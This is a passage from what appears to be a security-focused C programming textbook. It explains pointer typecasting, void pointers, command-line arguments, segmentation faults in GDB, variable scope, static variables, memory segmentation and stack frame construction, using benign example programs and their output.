      int_pointer = (int *) ((char *) int_pointer + 1);
   }

   for(i=0; i < 5; i++) { // Iterate through the char array with the char_pointer.
      printf("[char pointer] points to %p, which contains the integer %d\n",
            char_pointer, *char_pointer);
      char_pointer = (char *) ((int *) char_pointer + 1);
   }
}
```

In this code, when the pointers are initially set, the data is typecast into the pointer's data type. This will prevent the C compiler from complaining about the conflicting data types; however, any pointer arithmetic will still be incorrect. To fix that, when 1 is added to the pointers, they must first be typecast into the correct data type so the address is incremented by the correct amount. Then this pointer needs to be typecast back into the pointer's data type once again. It doesn't look too pretty, but it works.

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff811, which contains the char 'b'
[integer pointer] points to 0xbffff812, which contains the char 'c'
[integer pointer] points to 0xbffff813, which contains the char 'd'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f4, which contains the integer 2
[char pointer] points to 0xbffff7f8, which contains the integer 3
[char pointer] points to 0xbffff7fc, which contains the integer 4
[char pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Naturally, it is far easier just to use the correct data type for pointers in the first place; however, sometimes a generic, typeless pointer is desired. In C, a void pointer is a typeless pointer, defined by the `void` keyword. Experimenting with void pointers quickly reveals a few things about typeless pointers. First, pointers cannot be dereferenced unless they have a type. In order to retrieve the value stored in the pointer's memory address, the compiler must first know what type of data it is. Secondly, void pointers must also be typecast before doing pointer arithmetic. These are fairly intuitive limitations, which means that a void pointer's main purpose is to simply hold a memory address.

The pointer_types3.c program can be modified to use a single void pointer by typecasting it to the proper type each time it's used. The compiler knows that a void pointer is typeless, so any type of pointer can be stored in a void pointer without typecasting. This also means a void pointer must always be typecast when dereferencing it, however. These differences can be seen in pointer_types4.c, which uses a void pointer.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   void *void_pointer;

   void_pointer = (void *) char_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
            void_pointer, *((char *) void_pointer));
      void_pointer = (void *) ((char *) void_pointer + 1);
   }

   void_pointer = (void *) int_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            void_pointer, *((int *) void_pointer));
      void_pointer = (void *) ((int *) void_pointer + 1);
   }
}
```

The results of compiling and executing pointer_types4.c are as follows.

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

The compilation and output of this pointer_types4.c is basically the same as that for pointer_types3.c. The void pointer is really just holding the memory addresses, while the hard-coded typecasting is telling the compiler to use the proper types whenever the pointer is used.

Since the type is taken care of by the typecasts, the void pointer is truly nothing more than a memory address. With the data types defined by typecasting, anything that is big enough to hold a four-byte value can work the same way as a void pointer. In pointer_types5.c, an unsigned integer is used to store this address.

pointer_types5.c

```c
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   unsigned int hacky_nonpointer;

   hacky_nonpointer = (unsigned int) char_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[hacky_nonpointer] points to %p, which contains the char '%c'\n",
            hacky_nonpointer, *((char *) hacky_nonpointer));
      hacky_nonpointer = hacky_nonpointer + sizeof(char);
   }

   hacky_nonpointer = (unsigned int) int_array;

   for(i=0; i < 5; i++) { // Iterate through the int array with the int_pointer.
      printf("[hacky_nonpointer] points to %p, which contains the integer %d\n",
            hacky_nonpointer, *((int *) hacky_nonpointer));
      hacky_nonpointer = hacky_nonpointer + sizeof(int);
   }
}
```

This is rather hacky, but since this integer value is typecast into the proper pointer types when it is assigned and dereferenced, the end result is the same. Notice that instead of typecasting multiple times to do pointer arithmetic on an unsigned integer (which isn't even a pointer), the `sizeof()` function is used to achieve the same result using normal arithmetic.

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] points to 0xbffff810, which contains the char 'a'
[hacky_nonpointer] points to 0xbffff811, which contains the char 'b'
[hacky_nonpointer] points to 0xbffff812, which contains the char 'c'
[hacky_nonpointer] points to 0xbffff813, which contains the char 'd'
[hacky_nonpointer] points to 0xbffff814, which contains the char 'e'
[hacky_nonpointer] points to 0xbffff7f0, which contains the integer 1
[hacky_nonpointer] points to 0xbffff7f4, which contains the integer 2
[hacky_nonpointer] points to 0xbffff7f8, which contains the integer 3
[hacky_nonpointer] points to 0xbffff7fc, which contains the integer 4
[hacky_nonpointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

The important thing to remember about variables in C is that the compiler is the only thing that cares about a variable's type. In the end, after the program has been compiled, the variables are nothing more than memory addresses. This means that variables of one type can easily be coerced into behaving like another type by telling the compiler to typecast them into the desired type.

0x266 Command-Line Arguments

Many nongraphical programs receive input in the form of command-line arguments. Unlike inputting with `scanf()`, command-line arguments don't require user interaction after the program has begun execution. This tends to be more efficient and is a useful input method.

In C, command-line arguments can be accessed in the `main()` function by including two additional arguments to the function: an integer and a pointer to an array of strings. The integer will contain the number of arguments, and the array of strings will contain each of those arguments. The commandline.c program and its execution should explain things.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
   int i;
   printf("There were %d arguments provided:\n", arg_count);
   for(i=0; i < arg_count; i++)
      printf("argument #%d\t-\t%s\n", i, arg_list[i]);
}
```

```
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0     -       ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0     -       ./commandline
argument #1     -       this
argument #2     -       is
argument #3     -       a
argument #4     -       test
reader@hacking:~/booksrc $
```

The zeroth argument is always the name of the executing binary, and the rest of the argument array (often called an *argument vector*) contains the remaining arguments as strings.

Sometimes a program will want to use a command-line argument as an integer as opposed to a string. Regardless of this, the argument is passed in as a string; however, there are standard conversion functions. Unlike simple typecasting, these functions can actually convert character arrays containing numbers into actual integers. The most common of these functions is `atoi()`, which is short for *ASCII to integer*. This function accepts a pointer to a string as its argument and returns the integer value it represents. Observe its usage in convert.c.

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

   if(argc < 3)      // If fewer than 3 arguments are used,
      usage(argv[0]); // display usage message and exit.

   count = atoi(argv[2]); // Convert the 2nd arg into an integer.
   printf("Repeating %d times..\n", count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Print the 1st arg.
}
```

The results of compiling and executing convert.c are as follows.

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
```

```
reader@hacking:~/booksrc $ ./a.out 'Hello, world!' 3
Repeating 3 times..
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $
```

In the preceding code, an `if` statement makes sure that three arguments are used before these strings are accessed. If the program tries to access memory that doesn't exist or that the program doesn't have permission to read, the program will crash. In C it's important to check for these types of conditions and handle them in program logic. If the error-checking `if` statement is commented out, this memory violation can be explored. The convert2.c program should make this more clear.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

//  if(argc < 3)      // If fewer than 3 arguments are used,
//     usage(argv[0]); // display usage message and exit.

   count = atoi(argv[2]); // Convert the 2nd arg into an integer.
   printf("Repeating %d times..\n", count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Print the 1st arg.
}
```

The results of compiling and executing convert2.c are as follows.

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

When the program isn't given enough command-line arguments, it still tries to access elements of the argument array, even though they don't exist. This results in the program crashing due to a segmentation fault.

Memory is split into segments (which will be discussed later), and some memory addresses aren't within the boundaries of the memory segments the program is given access to. When the program attempts to access an address that is out of bounds, it will crash and die in what's called a *segmentation fault*. This effect can be explored further with GDB.

```
reader@hacking:~/booksrc $ gcc -g convert2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run test
Starting program: /home/reader/booksrc/a.out test

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0  0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
#1  0xb800183c in ?? ()
#2  0x00000000 in ?? ()
(gdb) break main
Breakpoint 1 at 0x8048419: file convert2.c, line 14.
(gdb) run test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/a.out test

Breakpoint 1, main (argc=2, argv=0xbffff894) at convert2.c:14
14          count = atoi(argv[2]); // convert the 2nd arg into an integer
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) x/3xw 0xbffff894
0xbffff894:     0xbffff9b3      0xbffff9ce      0x00000000
(gdb) x/s 0xbffff9b3
0xbffff9b3:      "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce:      "test"
(gdb) x/s 0x00000000
0x0:     <Address 0x0 out of bounds>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

The program is executed with a single command-line argument of `test` within GDB, which causes the program to crash. The `where` command will sometimes show a useful backtrace of the stack; however, in this case, the stack was too badly mangled in the crash. A breakpoint is set on main and the program is re-executed to get the value of the argument vector (shown in bold). Since the argument vector is a pointer to list of strings, it is actually a pointer to a list of pointers. Using the command `x/3xw` to examine the first three memory addresses stored at the argument vector's address shows that they are themselves pointers to strings. The first one is the zeroth argument, the second is the `test` argument, and the third is zero, which is out of bounds. When the program tries to access this memory address, it crashes with a segmentation fault.

0x267 Variable Scoping

Another interesting concept regarding memory in C is variable scoping or context—in particular, the contexts of variables within functions. Each function has its own set of local variables, which are independent of everything else. In fact, multiple calls to the same function all have their own contexts. You can use the `printf()` function with format strings to quickly explore this; check it out in scope.c.

scope.c

```
#include <stdio.h>

void func3() {
   int i = 11;
   printf("\t\t\t[in func3] i = %d\n", i);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d\n", i);
   func3();
   printf("\t\t[back in func2] i = %d\n", i);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i = %d\n", i);
   func2();
   printf("\t[back in func1] i = %d\n", i);
}

int main() {
   int i = 3;
   printf("[in main] i = %d\n", i);
   func1();
   printf("[back in main] i = %d\n", i);
}
```

The output of this simple program demonstrates nested function calls.

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
        [in func1] i = 5
                [in func2] i = 7
                        [in func3] i = 11
                [back in func2] i = 7
        [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

In each function, the variable i is set to a different value and printed. Notice that within the main() function, the variable i is 3, even after calling func1() where the variable i is 5. Similarly, within func1() the variable i remains 5, even after calling func2() where i is 7, and so forth. The best way to think of this is that each function call has its own version of the variable i.

Variables can also have a global scope, which means they will persist across all functions. Variables are global if they are defined at the beginning of the code, outside of any functions. In the scope2.c example code shown below, the variable j is declared globally and set to 42. This variable can be read from and written to by any function, and the changes to it will persist between functions.

scope2.c

```
#include <stdio.h>

int j = 42; // j is a global variable.

void func3() {
   int i = 11, j = 999; // Here, j is a local variable of func3().
   printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d, j = %d\n", i, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Writing to j
   func3();
   printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i = %d, j = %d\n", i, j);
   func2();
   printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {
   int i = 3;
   printf("[in main] i = %d, j = %d\n", i, j);
   func1();
   printf("[back in main] i = %d, j = %d\n", i, j);
}
```

The results of compiling and executing scope2.c are as follows.

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
```

```
        [in func1] i = 5, j = 42
                [in func2] i = 7, j = 42
                [in func2] setting j = 1337
                        [in func3] i = 11, j = 999
                [back in func2] i = 7, j = 1337
        [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

In the output, the global variable j is written to in func2(), and the change persists in all functions except func3(), which has its own local variable called j. In this case, the compiler prefers to use the local variable. With all these variables using the same names, it can be a little confusing, but remember that in the end, it's all just memory. The global variable j is just stored in memory, and every function is able to access that memory. The local variables for each function are each stored in their own places in memory, regardless of the identical names. Printing the memory addresses of these variables will give a clearer picture of what's going on. In the scope3.c example code below, the variable addresses are printed using the unary address-of operator.

scope3.c

```
#include <stdio.h>

int j = 42; // j is a global variable.

void func3() {
   int i = 11, j = 999; // Here, j is a local variable of func3().
   printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Writing to j
   func3();
   printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}
```

```
int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

The results of compiling and executing scope3.c are as follows.

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff814 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7f4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337
                        [in func3] i @ 0xbffff7d4 = 11
                        [in func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7
                [back in func2] j @ 0x08049988 = 1337
        [back in func1] i @ 0xbffff814 = 5
        [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

In this output, it is obvious that the variable `j` used by `func3()` is different than the `j` used by the other functions. The `j` used by `func3()` is located at `0xbffff7d0`, while the `j` used by the other functions is located at `0x08049988`. Also, notice that the variable `i` is actually a different memory address for each function.

In the following output, GDB is used to stop execution at a breakpoint in `func3()`. Then the backtrace command shows the record of each function call on the stack.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2
3       int j = 42; // j is a global variable.
4
5       void func3() {
6          int i = 11, j = 999; // Here, j is a local variable of func3().
7          printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9       }
```

```
10
(gdb) break 7
Breakpoint 1 at 0x8048388: file scope3.c, line 7.
(gdb) run
Starting program: /home/reader/booksrc/a.out
[in main] i @ 0xbffff804 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff7e4 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7c4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337

Breakpoint 1, func3 () at scope3.c:7
7           printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
#0  func3 () at scope3.c:7
#1  0x0804841d in func2 () at scope3.c:17
#2  0x0804849f in func1 () at scope3.c:26
#3  0x0804852b in main () at scope3.c:35
(gdb)
```

The backtrace also shows the nested function calls by looking at records kept on the stack. Each time a function is called, a record called a *stack frame* is put on the stack. Each line in the backtrace corresponds to a stack frame. Each stack frame also contains the local variables for that context. The local variables contained in each stack frame can be shown in GDB by adding the word *full* to the backtrace command.

```
(gdb) bt full
#0  func3 () at scope3.c:7
        i = 11
        j = 999
#1  0x0804841d in func2 () at scope3.c:17
        i = 7
#2  0x0804849f in func1 () at scope3.c:26
        i = 5
#3  0x0804852b in main () at scope3.c:35
        i = 3
(gdb)
```

The full backtrace clearly shows that the local variable `j` only exists in `func3()`'s context. The global version of the variable `j` is used in the other function's contexts.

In addition to globals, variables can also be defined as static variables by prepending the keyword `static` to the variable definition. Similar to global variables, a *static variable* remains intact between function calls; however, static variables are also akin to local variables since they remain local within a particular function context. One different and unique feature of static variables is that they are only initialized once. The code in static.c will help explain these concepts.

static.c

```
#include <stdio.h>

void function() { // An example function, with its own context
   int var = 5;
   static int static_var = 5; // Static variable initialization

   printf("\t[in function] var = %d\n", var);
   printf("\t[in function] static_var = %d\n", static_var);
   var++;          // Add one to var.
   static_var++;   // Add one to static_var.
}

int main() { // The main function, with its own context
   int i;
   static int static_var = 1337; // Another static, in a different context

   for(i=0; i < 5; i++) { // Loop 5 times.
      printf("[in main] static_var = %d\n", static_var);
      function(); // Call the function.
   }
}
```

The aptly named `static_var` is defined as a static variable in two places: within the context of `main()` and within the context of `function()`. Since static variables are local within a particular functional context, these variables can have the same name, but they actually represent two different locations in memory. The function simply prints the values of the two variables in its context and then adds 1 to both of them. Compiling and executing this code will show the difference between the static and nonstatic variables.

```
reader@hacking:~/booksrc $ gcc static.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 5
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 6
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 7
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 8
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 9
reader@hacking:~/booksrc $
```

Notice that the static_var retains its value between subsequent calls to function(). This is because static variables retain their values, but also because they are only initialized once. In addition, since the static variables are local to a particular functional context, the static_var in the context of main() retains its value of 1337 the entire time.

Once again, printing the addresses of these variables by dereferencing them with the unary address operator will provide greater viability into what's really going on. Take a look at static2.c for an example.

static2.c

```
#include <stdio.h>

void function() { // An example function, with its own context
   int var = 5;
   static int static_var = 5; // Static variable initialization

   printf("\t[in function] var  @ %p = %d\n", &var, var);
   printf("\t[in function] static_var @ %p = %d\n", &static_var, static_var);
   var++;          // Add 1 to var.
   static_var++;   // Add 1 to static_var.
}

int main() { // The main function, with its own context
   int i;
   static int static_var = 1337; // Another static, in a different context

   for(i=0; i < 5; i++) { // loop 5 times
      printf("[in main] static_var @ %p = %d\n", &static_var, static_var);
      function(); // Call the function.
   }
}
```

The results of compiling and executing static2.c are as follows.

```
reader@hacking:~/booksrc $ gcc static2.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 5
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 6
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 7
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 8
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 9
reader@hacking:~/booksrc $
```

With the addresses of the variables displayed, it is apparent that the `static_var` in `main()` is different than the one found in `function()`, since they are located at different memory addresses (`0x804968c` and `0x8049688`, respectively). You may have noticed that the addresses of the local variables all have very high addresses, like `0xbffff814`, while the global and static variables all have very low memory addresses, like `0x0804968c` and `0x8049688`. That's very astute of you—noticing details like this and asking why is one of the cornerstones of hacking. Read on for your answers.

0x270 Memory Segmentation

A compiled program's memory is divided into five segments: text, data, bss, heap, and stack. Each segment represents a special portion of memory that is set aside for a certain purpose.

The *text segment* is also sometimes called the *code segment*. This is where the assembled machine language instructions of the program are located. The execution of instructions in this segment is nonlinear, thanks to the aforementioned high-level control structures and functions, which compile into branch, jump, and call instructions in assembly language. As a program executes, the EIP is set to the first instruction in the text segment. The processor then follows an execution loop that does the following:

1. Reads the instruction that EIP is pointing to
2. Adds the byte length of the instruction to EIP
3. Executes the instruction that was read in step 1
4. Goes back to step 1

Sometimes the instruction will be a jump or a call instruction, which changes the EIP to a different address of memory. The processor doesn't care about the change, because it's expecting the execution to be nonlinear anyway. If EIP is changed in step 3, the processor will just go back to step 1 and read the instruction found at the address of whatever EIP was changed to.

Write permission is disabled in the text segment, as it is not used to store variables, only code. This prevents people from actually modifying the program code; any attempt to write to this segment of memory will cause the program to alert the user that something bad happened, and the program will be killed. Another advantage of this segment being read-only is that it can be shared among different copies of the program, allowing multiple executions of the program at the same time without any problems. It should also be noted that this memory segment has a fixed size, since nothing ever changes in it.

The data and bss segments are used to store global and static program variables. The *data segment* is filled with the initialized global and static variables, while the *bss segment* is filled with their uninitialized counterparts. Although these segments are writable, they also have a fixed size. Remember that global variables persist, despite the functional context (like the variable `j` in the previous examples). Both global and static variables are able to persist because they are stored in their own memory segments.

The *heap segment* is a segment of memory a programmer can directly control. Blocks of memory in this segment can be allocated and used for whatever the programmer might need. One notable point about the heap segment is that it isn't of fixed size, so it can grow larger or smaller as needed. All of the memory within the heap is managed by allocator and deallocator algorithms, which respectively reserve a region of memory in the heap for use and remove reservations to allow that portion of memory to be reused for later reservations. The heap will grow and shrink depending on how much memory is reserved for use. This means a programmer using the heap allocation functions can reserve and free memory on the fly. The growth of the heap moves downward toward higher memory addresses.

The *stack segment* also has variable size and is used as a temporary scratch pad to store local function variables and context during function calls. This is what GDB's backtrace command looks at. When a program calls a function, that function will have its own set of passed variables, and the function's code will be at a different memory location in the text (or code) segment. Since the context and the EIP must change when a function is called, the stack is used to remember all of the passed variables, the location the EIP should return to after the function is finished, and all the local variables used by that function. All of this information is stored together on the stack in what is collectively called a *stack frame*. The stack contains many stack frames.

In general computer science terms, a *stack* is an abstract data structure that is used frequently. It has *first-in, last-out (FILO) ordering*, which means the first item that is put into a stack is the last item to come out of it. Think of it as putting beads on a piece of string that has a knot on one end—you can't get the first bead off until you have removed all the other beads. When an item is placed into a stack, it's known as *pushing*, and when an item is removed from a stack, it's called *popping*.

As the name implies, the stack segment of memory is, in fact, a stack data structure, which contains stack frames. The ESP register is used to keep track of the address of the end of the stack, which is constantly changing as items are pushed into and popped off of it. Since this is very dynamic behavior, it makes sense that the stack is also not of a fixed size. Opposite to the dynamic growth of the heap, as the stack changes in size, it grows upward in a visual listing of memory, toward lower memory addresses.

The FILO nature of a stack might seem odd, but since the stack is used to store context, it's very useful. When a function is called, several things are pushed to the stack together in a *stack frame*. The EBP register—sometimes called the *frame pointer (FP)* or *local base (LB) pointer*—is used to reference local function variables in the current stack frame. Each stack frame contains the parameters to the function, its local variables, and two pointers that are necessary to put things back the way they were: the saved frame pointer (SFP) and the return address. The *SFP* is used to restore EBP to its previous value, and the *return address* is used to restore EIP to the next instruction found after the function call. This restores the functional context of the previous stack frame.

The following stack_example.c code has two functions: `main()` and `test_function()`.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
   int flag;
   char buffer[10];

   flag = 31337;
   buffer[0] = 'A';
}

int main() {
   test_function(1, 2, 3, 4);
}
```

This program first declares a test function that has four arguments, which are all declared as integers: `a`, `b`, `c`, and `d`. The local variables for the function include a single character called `flag` and a 10-character buffer called `buffer`. The memory for these variables is in the stack segment, while the machine instructions for the function's code is stored in the text segment. After compiling the program, its inner workings can be examined with GDB. The following output shows the disassembled machine instructions for `main()` and `test_function()`. The `main()` function starts at `0x08048357` and `test_function()` starts at `0x08048344`. The first few instructions of each function (shown in bold below) set up the stack frame. These instructions are collectively called the *procedure prologue* or *function prologue*. They save the frame pointer on the stack, and they save stack memory for the local function variables. Sometimes the function prologue will handle some stack alignment as well. The exact prologue instructions will vary greatly depending on the compiler and compiler options, but in general these instructions build the stack frame.

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
```

```
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump
(gdb)
```


When the program is run, the `main()` function is called, which simply calls `test_function()`.

When the `test_function()` is called from the `main()` function, the various values are pushed to the stack to create the start of the stack frame as follows. When `test_function()` is called, the function arguments are pushed onto the stack in reverse order (since it's FILO). The arguments for the function are 1, 2, 3, and 4, so the subsequent push instructions push 4, 3, 2, and finally 1 onto the stack. These values correspond to the variables `d`, `c`, `b`, and `a` in the function. The instructions that put these values on the stack are shown in bold in the `main()` function's disassembly below.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb)
```

Next, when the assembly call instruction is executed, the return address is pushed onto the stack and the execution flow jumps to the start of `test_function()` at `0x08048344`. The return address value will be the location of the instruction following the current EIP—specifically, the value stored during step 3 of the previously mentioned execution loop. In this case, the return address would point to the leave instruction in `main()` at `0x0804838b`.

The call instruction both stores the return address on the stack and jumps EIP to the beginning of `test_function()`, so `test_function()`'s procedure prologue instructions finish building the stack frame. In this step, the current value of EBP is pushed to the stack. This value is called the saved frame pointer (SFP) and is later used to restore EBP back to its original state. The current value of ESP is then copied into EBP to set the new frame pointer. This frame pointer is used to reference the local variables of the function (`flag` and `buffer`). Memory is saved for these variables by subtracting from ESP. In the end, the stack frame looks something like this:



